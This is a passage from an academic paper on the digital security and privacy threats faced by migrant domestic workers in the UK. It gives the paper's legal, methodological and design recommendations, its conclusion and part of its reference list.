Particularly, we see a need to address the relationship between digital security and political phenomena, such as the hostile environment (see §2.2.2), fomenting conditions for high levels of security risk. Given that immigration policies (and technology, for that matter) do not exist in a vacuum, our research highlights that the digital security risks created by the hostile environment play out in the lives of MDWs through gendered and racialised forms that are further inflected by the labour precarity characterising domestic work in the UK. Labour precarity, immigration enforcement, and targeted gendered violence all intertwine to create a set of digital security threats that the literature currently neglects.

Inclusion of the threats that marginalised communities disproportionately face is a first step towards an ability to analyse and address these threats. Digital security researchers should also expand our methodological approaches to clearly address the direct relationship between oppressive socio-political structures and resulting digital insecurities. To do this, technical approaches are necessary but insufficient; non-technical interventions are also needed. This resonates with research on undocumented migrants [53] and queer people [48], which found that research on marginalised groups often results in recommendations for structural changes to best protect these groups of people. Thus, although we conclude this paper with a section on design implications (see §5.2.2), we also focus on legal reform and non-technical interventions (see §5.1.2).

Politically contextualised analysis also offers security researchers insights into broader questions about the conceptual tools we use and assumptions we make. For example, our findings show that security design and privacy laws favour homeowners as the relevant subjects in cases where domestic workers are "guests" or "bystanders" (see §4.3). What implications and insights might result from disrupting this norm? Or, as another example, we noted that our participants often described both vulnerability and security in social/communal forms (see §4.3); i.e., a risk to one person often extended to threaten more than just that person. This highlights that individualistic models of vulnerability and security do not sufficiently capture the real-world experiences of these concepts.

5.1.2 Legal and structural reform is necessary for safety

Our participants were clear that legal reform was a necessary change they needed to be safe online. First and foremost, this included re-instating the pre-2012 domestic workers' rights, which allowed workers to renew their visas and to ensure there was a route to settlement. The current visa regime creates unnecessary precarity which opens up MDWs to various on- and offline abuses from their employers, people in their social circles, and law enforcement. This has a direct impact on workers' privacy and security. For example, it would be relatively easy for a worker to confront their employer about surveillance if that worker had secure immigration status.

This finding differs from previous security research with migrants in the US, which found that "their understanding of government surveillance risks is vague and met with resignation" [53]. This may reflect the politicised nature of VoDW as well as illustrate potential risks of universalising different migrant people's experiences across different countries, nationalities, and legal situations. There may be significant variations even within any group of people, and qualitative research often does not aim for generalisation.

The government and employers must take responsibility for protecting workers' privacy and safety. The government needs to work with grassroots organisations like VoDW and Migrants Organise to improve work conditions in the UK, create a safe environment, and protect workers' human rights. Employers need to understand domestic workers' right to privacy and safety, and refrain from excessive monitoring.

Secondly, the UK law on indoor surveillance devices needs more clarity with regard to workers whose workplace is in someone else's household. There needs to be a clear prohibition of covert, non-consensual surveillance of domestic workers. Clear routes for restitution in cases of invasive recording or unnecessary data sharing are also needed. Laws to regulate or even ban covert surveillance devices would also help curtail abusive use of these technologies.

Lastly, creating safe conditions for MDWs will require ending hostile environment policies; the hostile environment tries to make the UK inhospitable to undocumented migrants, ultimately creating violent and discriminatory realities for all migrants as well as people of colour.

Data sharing across different and unrelated government institutions, such as the Home Office and the NHS, is a major barrier to MDWs feeling safe and being comfortable accessing healthcare (see §4.1.1). Similarly, police sharing data of victims of crime with immigration enforcement can leave

migrants fearful of reporting abuse. As an intermediary step to ending the hostile environment, we call for data sharing firewalls between immigration enforcement and data systems for healthcare and reporting crimes. MDWs in the UK should be able to access healthcare freely through a truly universal NHS, regardless of citizenship and immigration status.

5.2 Implications and future research

5.2.1 Methodological recommendations

Build with existing community sources of safety and trust. Many of the most significant sources of safety in MDWs' lives are not necessarily technical but social and communal like membership in community support networks (see §4.3). In a situation where MDWs often could not trust others, especially online, participation in VoDW became a way of creating security for themselves and each other. This resonates with similar findings based on research with activists [4], refugees [105], sex workers [111], and queer people [48], demonstrating the importance of community support groups and collective security. Instead of suggesting new technical solutions in isolation from practitioners on the ground, digital security researchers can build on top of these existing sources of safety by partnering with community organisations to develop their information security capacity [109]. Participatory action research offers researchers a method to implement this.

Employ participatory action research as a security method. Methods like PTM offer a way to understand the power imbalances described above and centre marginalised communities' experiences. By asking participants to define their own threats, we developed a more robust threat model than we would have if we had pre-determined a single threat actor (e.g., employer surveillance) or technology (e.g., smart homes devices) to focus on. This also allowed us to map how different forms of threats reinforce each other. PTM shows that different groups of people have different threat models, affecting how they perceive threats, how they define generic concepts like online safety, privacy, and security, and what methods and mechanisms they employ to defend against those perceived threats. Future research should seek to further distill and differentiate to determine the needs of different groups, particularly marginalised communities. This can also involve thinking about the different regional, cultural, and geographic issues each community might face. However, security researchers should take care to avoid research partnerships that are extractive or cause harm to the communities they intend to support [125].

Create pragmatic resources for participants. Developing the digital privacy and security guide in collaboration with our participants helped us identify gaps in existing support and ambiguities in current legal systems that make domestic workers more vulnerable. In this way, the process of putting together a guide unearths areas where research, reform, or more information is needed in a process that combines action and research. The participatory action research method, including cycles of action and reflection and combining activism and research, could be used to develop further security resources for groups that experience multiple forms of marginalisation. This also creates a pragmatic resource with a direct benefit for MDWs. As our peer researcher has put it, "*I hope in the long term, Voice of Domestic Workers can use this to educate MDWs and others to better protect themselves online because many domestic workers are turning to social media as their way to ease their isolation and vulnerability.*" This supports calls from past research for "community-appropriate educational resources" [53]. However, solutions like the guide, which can contribute to the knowledge and resources that MDWs have to keep themselves safe, may also have the unfortunate effect of transferring the burden of "*safety work*" [55] onto those already burdened by precarity and abuse. This is why legal change and structural reform are also necessary for meaningful safety.

With regard to our own digital privacy and security guide, we believe it is crucial to translate the guide into other languages, such as Tagalog, which can increase the reach of this information and make it more beneficial for the communities whom it best serves. To continue to improve the guide, we would also encourage members of the privacy and security community to provide feedback. We also see the need for organising workshops with MDWs on the issues of privacy and security. In the past, Reconfigure ran feminist cybersecurity workshops [108], which could provide advice in a more personalised setting, as well as respond to topical changes (e.g., changes in the privacy policies of tech firms). Such workshops would also generate questions and key points for future guides. We have organised one follow-up workshop with VoDW to disseminate the guide and get feedback.

Advise employers. Alongside updated and translated guides for MDWs, we believe that a guide for employers could be beneficial in circumstances where employers may not be aware of how technology can violate their employees' rights or, indeed, what their employees' legal rights are at all.

Include users from a variety of backgrounds in user studies. Users have different privacy and security needs based on different life experiences. Aggregate descriptions of a population tend to obscure hidden populations such as MDWs, who may be more difficult to include in research. In missing communities like MDWs, security research will also miss the specific needs of and threats faced by these populations and, therefore, leave key vulnerabilities unaddressed.

5.2.2 Design implications

Balance the needs of device owners and other stakeholders. Technical interventions that help protect the safety and privacy of MDWs and marginalised communities include designing access control mechanisms and privacy settings that MDWs

can configure to protect their privacy [133]. Past research with survivors of IPV has shown the importance of robust multi-user security and privacy controls as well as designing surveillance devices to make it more obvious when they are on through visual or auditory clues. [71]. Crucially, such configurations should not only prioritise the home or device owner. Existing literature [132] only discusses use cases like "only allowing guests and domestic workers to access smart home devices while in the house".

However, the findings we reported on CCTV camera data ownership (see §4.1.3) show that domestic workers may need to use footage to document abuse. This would likely only be possible if workers could access this footage after leaving the physical premises of the house, perhaps because they left exploitative employment. Use cases which solely consider homeowners' safety ignore the needs, vulnerabilities, and rights of other people in the house who are affected by technology use. Access control policies and mechanisms should include the possibility of sharing data with workers and other guests in the house by; e.g., giving them access to footage that was recorded while they were physically in the house.

Minimise opportunities for covert surveillance. In line with past findings [15, 63], we found that our MDW participants were very uneasy with the existence of secret recording devices (§4.1.3). Device manufacturers should not produce cameras and other surveillance devices meant to be hidden for the consumer market; such devices are particularly likely to be used in ways which are unethical and abusive. Features like blinking lights which indicate recording can help make surveillance more transparent to all stakeholders in the household. Prior work has found that signalling mechanisms and bystanders' ability to control data collection in some way had a significant effect on acceptability [30, 34, 47, 106, 107, 120].

Make privacy settings accessible. The experiences of MDWs highlight how critical social media settings and controls like restricting posts to only certain trusted members can be (see §4.3). For vulnerable groups like MDWs, this is not only a matter of privacy but can also impact their psychological, financial, and physical security. Past research with survivors of IPV has shown the importance of robust multi-user controls. Therefore, it is important that such controls are designed to be easily comprehensible and accessible to a variety of groups through, for example, translating them into multiple languages and avoiding jargon. Prior work has found that bystanders have misunderstandings of and misconceptions about device data practices, even if they are aware of the existence of devices in their environment [2, 81]. Even when bystanders understand the implications of different data practices, they do not have ways to express their privacy preferences [2, 15, 63, 81, 127].

Nudge employers towards ethical device use. Some employers may not be malicious but may participate in use cases that are abusive. As a result, product packaging and notifications, particularly during installation, could nudge owners of devices towards following important norms. For example, CCTV cameras or nanny monitors could remind users that these devices should not be located in private or intimate places like bedrooms or bathrooms, informing them that doing so would be illegal as well as unethical. Similarly, they could remind users to inform other people in the house about recording devices and prompt them to ask for consent before recording others. This may increase transparency and ethical behaviour, which in turn improves workplace relationships. Future research should explore the efficacy of nudging users towards ethical behaviour towards others in the household or at least abstaining from unethical behaviour like monitoring.

Stop developing harmful surveillance systems. Security research often supports the development of surveillance technologies in an attempt to prevent harms. Our findings highlight a need for a shift in the attitude of security researchers towards these technologies. Our work highlights the indisputable harms that those surveillance technologies enable in the lives of marginalised groups (see No Tech for Tyrants[11]). We argue security researchers must consider and seriously weigh the impacts that the development of surveillance technologies may have on the most marginalised people. As such, we call on researchers to avoid developing surveillance systems and collaborating with border enforcement entities.

6 Conclusion

Using the method of PTM with 32 MDWs in the UK, we define a threat model for MDWs, which includes intertwined and reinforcing threats: immigration surveillance, online scams and harassment, and employer monitoring. These threats leave MDWs vulnerable and isolated from broader society and critical services like healthcare. While community and social support networks such as VoDW provide a source of safety against these threats, digital privacy and security research needs to consider marginalised communities like MDWs. Threats to individual privacy and safety are exacerbated by offline societal issues like hostile immigration policies. We must collaborate with vulnerable populations when designing security frameworks and legal guidelines to ensure no one is left behind. Instead of becoming victims trapped in hidden surveillance, communities like MDWs can be active participants in creating a safer digital world.

Acknowledgements

This project would not exist without the contributions of community partners and workshop participants throughout the project. We also thank our reviewers and shepherd, as well as Natalie Sedacca, for helpful comments. This work was supported in part by a UK Research & Innovation grant (BB/T018593/1).

[11] https://notechfortyrants.org/

References

[1] Noura Abdi, Kopo M. Ramokapane, and Jose M. Such. More than smart speakers: Security and privacy perceptions of smart home personal assistants. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, pages 451–466, Santa Clara, CA, USA, 2019.

[2] Imtiaz Ahmad, Rosta Farzan, Apu Kapadia, and Adam J. Lee. Tangible privacy: Towards user-centric sensor designs for bystander privacy. *Proceedings of the ACM on Human-Computer Interaction*, 4(CSCW):1–28, 2020.

[3] Tousif Ahmed, Apu Kapadia, Venkatesh Potluri, and Manohar Swaminathan. Up to a limit?: Privacy concerns of bystanders and their willingness to share additional information with visually impaired users of assistive technologies. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies (IMWUT)*, 2(3):89:1–89:27, September 2018.

[4] Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. Collective information security in large-scale urban protests: The case of Hong Kong. In *USENIX Security Symposium (USENIX Security)*, pages 3363–3380, August 2021.

[5] Noura Aleisa and Karen Renaud. Privacy of the Internet of Things: A systematic literature review. In *Hawaii International Conference on System Sciences (HICSS)*, 2017. Extended version available at https://arxiv.org/abs/1611.03340.

[6] Irwin Altman. *The environment and social behaviour: Privacy, personal space, territory, and crowding*. Brooks/Cole Publishing Company, 1975.

[7] Mark Andrejevic. Big data, big questions: The big data divide. *International Journal of Communication*, 8(0), 2014.

[8] Noah Apthorpe, Yan Shvartzshnaider, Arunesh Mathur, Dillon Reisman, and Nick Feamster. Discovering smart home Internet of Things privacy norms using contextual integrity. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies (IMWUT)*, 2(2), June 2018.

[9] Till Ballendat, Nicolai Marquardt, and Saul Greenberg. Proxemic interaction: Designing for a proximity and orientation-aware environment. In *ACM International Conference on Interactive Tabletops and Surfaces (ITS)*, pages 121–130, 2010.

[10] Natã M. Barbosa, Zhuohao Zhang, and Yang Wang. Do privacy and security matter to everyone? Quantifying and clustering user-centric considerations about smart home device adoption. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, pages 417–435, August 2020.

[11] Scott Beach, Richard Schulz, Julie Downs, Judith Matthews, Bruce Barron, and Katherine Seelman. Disability, age, and informational privacy attitudes in quality of life technology applications: Results from a national web survey. *ACM Transactions on Accessible Computing*, 2(1):5:1–5:21, May 2009.

[12] Johanna Bergman and Isabelle Johansson. The user experience perspective of Internet of Things development. Master's thesis, Certec, Department of Design Sciences, LUND University, Lund, Sweden, 2017.

[13] Johanna Bergman, Thomas Olsson, Isabelle Johansson, and Kirsten Rassmus-Gröhn. An exploratory study on how Internet of Things developing companies handle user experience requirements. In *Requirements Engineering: Foundation for Software Quality*, volume 10753 LNCS, pages 20–36, Germany, 2018.

[14] Julia Bernd, Ruba Abu-Salma, Junghyun Choy, and Alisa Frik. Balancing power dynamics in smart homes: Nannies' perspectives on how cameras reflect and affect relationships. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, Boston, MA, USA, 2022. To appear.

[15] Julia Bernd, Ruba Abu-Salma, and Alisa Frik. Bystanders' privacy: The perspectives of nannies on smart home surveillance. In *USENIX Workshop on Free and Open Communications on the Internet (FOCI)*, August 2020.

[16] Clara Berridge and Terrie Fox Wetle. Why older adults and their children disagree about in-home surveillance technology, sensors, and tracking. *The Gerontologist*, 60(5):926–934, 2020.

[17] Nellie Bowls. Thermostats, locks and lights: Digital tools of domestic abuse. *New York Times*, June 2018. Accessed: 23 July, 2018.

[18] danah boyd and Kate Crawford. Critical questions for big data: Provocations for a cultural, technological, and scholarly phenomenon. *Information, Communication, & Society*, 15(5):662–679, 2012.

[19] Virginia Braun, Victoria Clarke, Nikki Hayfield, Naomi P. Moller, and Irmgard Tischner. *Qualitative story completion: A method with exciting promise*. Springer, 2017.

[20] Alison Burrows, David Coyle, and Rachael Gooberman-Hill. Privacy, boundaries and smart homes for health: An ethnographic study. *Health & Place*, 50:112–118, 2018.

[21] George Chalhoub. The UX of things: Exploring UX principles to inform security and privacy design in the smart home. In *ACM Conference on Human Factors in Computing Systems (CHI): Extended Abstracts*, New York, NY, US, 2020.

[22] George Chalhoub and Ivan Flechais. "Alexa, are you spying on me?": Exploring the effect of user experience on the security and privacy of smart speaker users. In *International Conference on Human-Computer Interaction (HCII)*, 2020.

[23] George Chalhoub, Ivan Flechais, Norbert Nthala, and Ruba Abu-Salma. Innovation inaction or in action? The role of user experience in the security and privacy design of smart home cameras. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2020.

[24] George Chalhoub, Ivan Flechais, Norbert Nthala, Ruba Abu-Salma, and Elie Tom. Factoring user experience into the security and privacy design of smart home devices: A case study. In *ACM Conference on Human Factors in Computing Systems (CHI): Extended Abstracts*, pages 1–9, New York, NY, USA, 2020.

[25] Eun Kyoung Choe, Sunny Consolvo, Jaeyeon Jung, Beverly Harrison, Shwetak N. Patel, and Julie A. Kientz. Investigating receptiveness to sensing and inference in the home using sensor proxies. In *ACM Conference on Ubiquitous Computing (UbiComp)*, pages 61–70, 2012.

[26] Ian Clark. The digital divide in the post-Snowden era. *Journal of Radical Librarianship*, 2, March 2016.

[27] Camille Cobb, Milijana Surbatovich, Anna Kawakami, Mahmood Sharif, Lujo Bauer, Anupam Das, and Limin Jia. How risky are real users' IFTTT applets? In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, pages 505–529, August 2020.

[28] Kimberle Crenshaw. Mapping the margins: Intersectionality, identity politics, and violence against women of color. *Stan. L. Rev.*, 43:1241–1299, 1991.

[29] Dana Cuomo and Natalie Dolci. Gender-based violence and technology-enabled coercive control in Seattle: Challenges and opportunities. *TECC Whitepaper Series*, 2019.

[30] Tamara Denning, Zakariya Dehlawi, and Tadayoshi Kohno. In situ with bystanders of augmented reality glasses: Perspectives on recording and privacy-mediating technologies. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 2377–2386, New York, NY, USA, 2014.

[31] Rajib Dey, Sayma Sultana, Afsaneh Razi, and Pamela J. Wisniewski. Exploring smart home device use by Airbnb hosts. In *ACM Conference on Human Factors in Computing Systems (CHI): Extended Abstracts*, pages 1–8, New York, NY, US, 2020.

[32] Leen d'Haenens and Christine Ogan. Internet-using children and digital inequality: A comparison between majority and minority Europeans. *Communications – The European Journal of Communication Research*, 38(1):41–60, 2013.

[33] Ame Elliott and Sara Brody. Straight talk: New yorkers on mobile messaging and implications for privacy. Technical report, 2015. Accessed: 10 December, 2018.

[34] Barrett Ens, Tovi Grossman, Fraser Anderson, Justin Matejka, and George Fitzmaurice. Candid interaction: Revealing hidden mobile and wearable computing activities. In *ACM Symposium on User Interface Software & Technology (UIST)*, pages 467–476, Charlotte, NC, USA, 2015.

[35] Cori Faklaris, Francesco Cafaro, Asa Blevins, Matthew A O'Haver, and Neha Singhal. A snapshot of bystander attitudes about mobile live-streaming video in public settings. In *Informatics*, volume 7, page 10. Multidisciplinary Digital Publishing Institute, 2020.

[36] Jonathan Follett. *Designing for emerging technologies: UX for genomics, robotics, and the Internet of Things*. O'Reilly Media, Inc., 2014.

[37] Organization for Security and Cooperation in Europe (OSCE). Unprotected work, invisible exploitation: Trafficking for the purpose of domestic servitude: https://www.osce.org/secretariat/75804, 2011.

[38] The Joint Council for the Welfare of Immigrants (JCWI). The hostile environment explained: https://www.jcwi.org.uk/the-hostile-environment-explained, 2020.

[39] Diana Freed, Sam Havron, Emily Tseng, Andrea Gallardo, Rahul Chatterjee, Thomas Ristenpart, and Nicola Dell. "Is my phone hacked?" Analyzing clinical computer security interventions with survivors of intimate partner violence. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW), 11 2019.

[40] Diana Freed, Jackeline Palmer, Diana Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. "A stalker's paradise": How intimate partner abusers exploit technology. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 1–13, New York, NY, USA, 2018.

[41] Alisa Frik, Julia Bernd, Noura Alomar, and Serge Egelman. A qualitative model of older adults' contextual decision-making about information sharing. In *Workshop on the Economics of Information Security (WEIS)*, 2020.

[42] Alisa Frik, Leysan Nurgalieva, Julia Bernd, Joyce Lee, Florian Schaub, and Serge Egelman. Privacy and security threat models and mitigation strategies of older adults. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, Santa Clara, CA, USA, 2019.

[43] Maria Gallotti. Migrant domestic workers across the world: Global and regional estimates. *International Labour Organization (ILO)*, 2015.

[44] Jon P. Gant, Nicole E. Turner-Lee, Ying Li, and Joseph S. Miller. National minority broadband adoption: Comparative trends in adoption, acceptance and use. Technical report, Joint Center for Political and Economic Studies, Washington, DC, USA, February 2010.

[45] Vaibhav Garg, L. Jean Camp, Lesa Lorenzen-Huber, Kalpana Shankar, and Kay Connelly. Privacy concerns in assisted living technologies. *Annals of Telecommunications*, 69(1):75–88, 2014.

[46] Bev Gatenby and Maria Humphries. Feminist participatory action research: Methodological and ethical issues. *Women's Studies International Forum*, 23, 1 2000.

[47] Jun Ge. Observers' privacy concerns about wearable cameras. Master's thesis, Pennsylvania State University, 2016. Masters thesis.

[48] Christine Geeng, Mike Harris, Elissa Redmiles, and Franziska Roesner. "Like lesbians walking the perimeter": Experiences of U.S. LGBTQ+ folks with online security, safety, and privacy advice. In *USENIX Security Symposium (USENIX Security)*, Boston, MA, USA, August 2022.

[49] Marco Ghiglieri, Melanie Volkamer, and Karen Renaud. Exploring consumers' attitudes of smart TV related privacy risks. In *International Conference on Human Aspects of Information Security, Privacy, and Trust (HAS)*, Lecture Notes in Computer Science, pages 656–674. Springer, 2017.

[50] Maya Goodfellow. *Hostile environment: How immigrants became scapegoats*, volume 1. Verso Books, 2 edition, 2020.

[51] Stacey Gray. Always on: Privacy implications of microphone-enabled devices. Technical report, Future of Privacy Forum, April 2016.

[52] Rebecca Green and Michele Gilman. The surveillance gap: The harms of extreme privacy and data marginalization. *NYU Review of Law & Social Change*, 42, 2020.

[53] Tamy Guberek, Allison McDonald, Sylvia Simioni, Abraham H. Mhaidli, Kentaro Toyama, and Florian Schaub. Keeping a low profile? Technology, risk and privacy among undocumented immigrants. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 1–15, New York, NY, USA, 2018.

[54] Eszter Hargittai and Eden Litt. New strategies for employment? Internet skills and online privacy practices during people's job search. *IEEE Security & Privacy*, 11(3):38–45, May 2013.

[55] Bridget A. Harris and Delanie Woodlock. Digital coercive control: Insights from two landmark domestic violence studies. *The British Journal of Criminology*, 59:530–550, April 2019.

[56] Claude PR. Heath, Peter A. Hall, and Lizzie Coles-Kemp. Holding on to dissensus: Participatory interactions in security design. *Strategic Design Research Journal*, 11, 2018.

[57] Chris Hoffman. What is an "evil maid" attack, and what does it teach us? *How-To Geek*, 2020.

[58] Dominik Hornung, Claudia Müller, Irina Shklovski, Timo Jakobi, and Volker Wulf. Navigating relationships and boundaries: Concerns around ICT-uptake for elderly people. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 7057–7069, New York, NY, USA, 2017.

[59] Roberto Hoyle, Robert Templeman, Steven Armes, Denise Anthony, David Crandall, and Apu Kapadia. Privacy behaviors of lifeloggers using wearable cameras. In *ACM International Joint Conference on Pervasive and Ubiquitous Computing (UbiComp)*, pages 571–582, New York, NY, USA, 2014.

[60] Yue Huang, Borke Obada-Obieh, and Konstantin Beznosov. End users' information-sharing behaviours and preferences within a multi-user smart home. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2020. Poster.

[61] Information Commissioner's Office (ICO). Domestic CCTV systems - guidance for people using CCTV: https://ico.org.uk/your-data-matters/domestic-cctv-systems-guidance-for-people-using-cctv, December 2021.

[62] International Labour Organization (ILO). Convention C189 - domestic workers convention, 2011 (no. 189), 2011.

[63] Mark Johnson, Maggy Lee, Michael McCahill, and Ma Rosalyn Mesina. Beyond the 'all seeing eye': Filipino migrant domestic workers' contestation of care and control in Hong Kong. *Ethnos*, 85, 2020.

[64] Kalayaan. Dignity, not destitution: The impact of differential rights of work for migrant domestic workers referred to the National Referral Mechanism: http://www.kalayaan.org.uk/campaign-posts/dignity-not-destitution-the-impact-of-differential-rights-of-work-for-migrant-domestic-workers-in-the-national-referral-mechanism/, 2019.

[65] Marion Koelle, Wilko Heuten, and Susanne Boll. Are you hiding it?: Usage habits of lifelogging camera wearers. In *ACM International Conference on Human-Computer Interaction with Mobile Devices and Services (MobileHCI)*, pages 80:1–80:8, New York, NY, USA, 2017.

[66] Marion Koelle, Katrin Wolf, and Susanne Boll. Beyond LED status lights: Design requirements of privacy notices for body-worn cameras. In *ACM International Conference on Tangible, Embedded, and Embodied Interaction (TEI)*, pages 177–187, New York, NY, USA, 2018.

[67] Omead Kohanteb, Owen Tong, Heidi Yang, T Saensuksopa, and Saba Kazi. Decoding sensors: Creating guidelines for designing connected devices. Technical report, Carnegie Mellon University, Summer 2015. Accessed: 7 March, 2018.

[68] Marc Langheinrich. A privacy awareness system for ubiquitous computing environments. In *ACM International Joint Conference on Pervasive and Ubiquitous Computing (UbiComp)*, pages 237–245, London, UK, 2002.

[69] Hosub Lee and Alfred Kobsa. Understanding user privacy in Internet of Things environments. In *IEEE World Forum on Internet of Things (WF-IoT)*, pages 407–412, December 2016.

[70] Linda Lee, Joong Hwa Lee, Serge Egelman, and David Wagner. Information disclosure concerns in the age of wearable computing. In *NDSS Workshop on Usable Security (USEC)*. Internet Society, 2016.

[71] Roxanne Leitão. Digital technologies and their role in intimate partner violence. In *ACM Conference on Human Factors in Computing Systems (CHI): Extended Abstracts*, New York, NY, USA, 2018.

[72] Roxanne Leitão. Anticipating smart home security and privacy threats with survivors of intimate partner abuse. In *ACM Conference on Designing Interactive Systems (DIS)*, page 527–539, New York, NY, USA, 2019.

[73] Isabel Lopez-Neira, Trupti Patel, Simon Parkin, George Danezis, and Leonie Tanczer. 'Internet of Things': How abuse is getting smarter. *Safe - The Domestic Abuse Quarterly*, 2019.

[74] Deborah Lupton. Self-tracking cultures: Towards a sociology of personal informatics. In *ACM Australian Computer-Human Interaction Conference on Designing Futures: The Future of Design*, pages 77–86, New York, NY, USA, 2014.

[75] Mary Madden, Michele E. Gilman, Karen Levy, and Alice E. Marwick. Privacy, poverty, and big data: A matrix of vulnerabilities for poor Americans. *Washington University Law Review*, 95(1):53–125, 2017.

[76] Mary Madden and Lee Rainie. Americans' attitudes about privacy, security, and surveillance. Technical report, Pew Research Center, May 2015. Accessed: 9 February, 2018.

[77] Nathan Malkin, Julia Bernd, Maritza Johnson, and Serge Egelman. "What *can't* data be used for?" Privacy expectations about smart TVs in the U.S. In *European Workshop on Usable Security (EuroUSEC), London, UK*, 2018.

[78] Nathan Malkin, Joe Deatrick, Allen Tong, Primal Wijesekera, Serge Egelman, and David Wagner. Privacy attitudes of smart speaker users. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2019(4):250–271, 2019.

[79] Lev Manovich. *Trending: The promises and the challenges of big social data*, pages 460–475. The University of Minnesota Press, Minneapolis, MN, USA, 2011.

[80] Shrirang Mare, Franziska Roesner, and Tadayoshi Kohno. Smart devices in Airbnbs: Considering privacy and security for both guests and hosts. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2020(2):436 – 458, 2020.

[81] Karola Marky, Sarah Prange, Florian Krell, Max Mühlhäuser, and Florian Alt. "You just can't know about everything": Privacy perceptions of smart home visitors. In *International Conference on Mobile and Ubiquitous Multimedia (MUM)*, pages 83–95, 2020.

[82] Nora McDonald, Karla Badillo-Urquiola, Morgan G. Ames, Nicola Dell, Elizabeth Keneski, Manya Sleeper, and Pamela J. Wisniewski. Privacy and power: Acknowledging the importance of privacy research and design for vulnerable populations. In *ACM Conference on Human Factors in Computing Systems (CHI): Extended Abstracts*, New York, NY, US, 2020.

[83] Simon Moncrieff, Svetha Venkatesh, and Geoff West. Dynamic privacy in a smart house environment. In *IEEE International Conference on Multimedia and Expo (ICME)*, pages 2034–2037, 2007.

[84] Frances Montell. Focus group interviews: A new feminist method. *NWSA Journal*, 11, 1999.

[85] Pardis Emami Naeini, Sruti Bhagavatula, Hana Habib, Martin Degeling, Lujo Bauer, Lorrie Faith Cranor, and Norman Sadeh. Privacy expectations and preferences in an IoT world. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, pages 399–412, Santa Clara, CA, 2017.

[86] Ali Asghar Nazari Shirehjini and Azin Semsar. Human interaction with IoT-based smart environments. *Multimedia Tools and Applications*, 76(11):13343–13365, 2017.

[87] Carman Neustaedter and Saul Greenberg. The design of a context-aware home media space for balancing privacy and awareness. In *ACM International Joint Conference on Pervasive and Ubiquitous Computing (UbiComp)*, pages 297–314. Springer, 2003.

[88] Home Office. Domestic workers who are victims of modern slavery - caseworker guidance, 2021.

[89] Jeungmin Oh and Uichin Lee. Exploring UX issues in quantified self technologies. In *International Conference on Mobile Computing and Ubiquitous Networking (ICMU)*, pages 53–59, 2015.

[90] Yong Jin Park. Digital literacy and privacy behavior online. *Communication Research*, 40(2):215–236, 2013.

[91] Simon Parkin, Trupti Patel, Isabel Lopez-Neira, and Leonie Tanczer. Usability analysis of shared device ecosystem security: Informing support for survivors of IoT-facilitated tech-abuse. In *New Security Paradigms Workshop (NSPW)*, pages 1–15, 2019.

[92] Scott R. Peppet. Regulating the Internet of Things: First steps toward managing discrimination, privacy, security and consent. *Texas Law Review*, 93:85–178, 2014.

[93] James Pierce, Sarah Fox, Nick Merrill, and Richmond Wong. Differential vulnerabilities and a diversity of tactics: What toolkits teach us about cybersecurity. *Proceedings of the ACM on Human-Computer Interaction*, 2(CSCW):139:1–139:24, November 2018.

[94] James Pierce, Richmond Y. Wong, and Nick Merrill. Sensor illumination: Exploring design qualities and ethical implications of smart cameras and image/video analytics. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 1–19, New York, NY, USA, 2020.

[95] Alexander Ponticello. *Towards secure and usable authentication for voice-controlled smart home assistants*. PhD thesis, TU Wien, 2020.

[96] Halley Profita, Reem Albaghli, Leah Findlater, Paul Jaeger, and Shaun K. Kane. The AT effect: How disability affects the perceived social acceptability of head-mounted display use. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 4884–4895, New York, NY, USA, 2016.

[97] Amreen Qureshi, Marley Morris, and Lucy Mort. Access denied: The human impact of the hostile environment | IPPR, 2020.

[98] Lee Rainie and Janna Anderson. The future of privacy. Technical report, Pew Research Center, December 2014. Accessed: 17 July, 2018.

[99] Laura Robinson and Brian K. Gran. No kid is an island: Privacy scarcities and digital inequalities. *American Behavioral Scientist*, 2018.

[100] Ignacio Rodríguez-Rodríguez, José-Víctor Rodríguez, Aránzazu Elizondo-Moreno, Purificación Heras-González, and Michele Gentili. Towards a holistic ICT platform for protecting intimate partner violence survivors based on the IoT paradigm. *Symmetry*, 12(1):37, 2020.

[101] Claire Rowland. UX and service design for connected products: https://iotuk.org.uk/wp-content/uploads/2018/06/ux-and-service-design-iotuk.pdf, June 2018.

[102] Joanna Rutkowska. Evil maid goes after truecrypt!, 2009. The Invisible Things Lab's blog: https://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html.

[103] Natalie Sedacca. Migrant domestic workers and the right to a private and family life. *Netherlands Quarterly of Human Rights*, 37, 2019.

[104] Avril Sharp. Comment: Victims of slavery are trapped in destitution by right to work restrictions - free movement: https://www.freemovement.org.uk/national-referral-mechanism-right-to-work-restrictions.

[105] Lucy Simko, Ada Lerner, Samia Ibtasam, Franziska Roesner, and Tadayoshi Kohno. Computer security and privacy for refugees in the United States. In *IEEE Symposium on Security and Privacy (SP)*, pages 409–423, 2018.

[106] Samarth Singhal, Carman Neustaedter, Thecla Schiphorst, Anthony Tang, Abhisekh Patra, and Rui Pan. You are being watched: Bystanders' perspective on the use of camera devices in public spaces. In *ACM Conference on Human Factors in Computing Systems (CHI): Extended Abstracts*, pages 3197–3203, New York, NY, USA, 2016.

[107] Manya Sleeper, Sebastian Schnorf, Brian Kemler, and Sunny Consolvo. Attitudes toward vehicle-based sensing and recording. In *ACM International Joint Conference on Pervasive and Ubiquitous Computing (UbiComp)*, pages 1017–1028, New York, NY, USA, 2015.

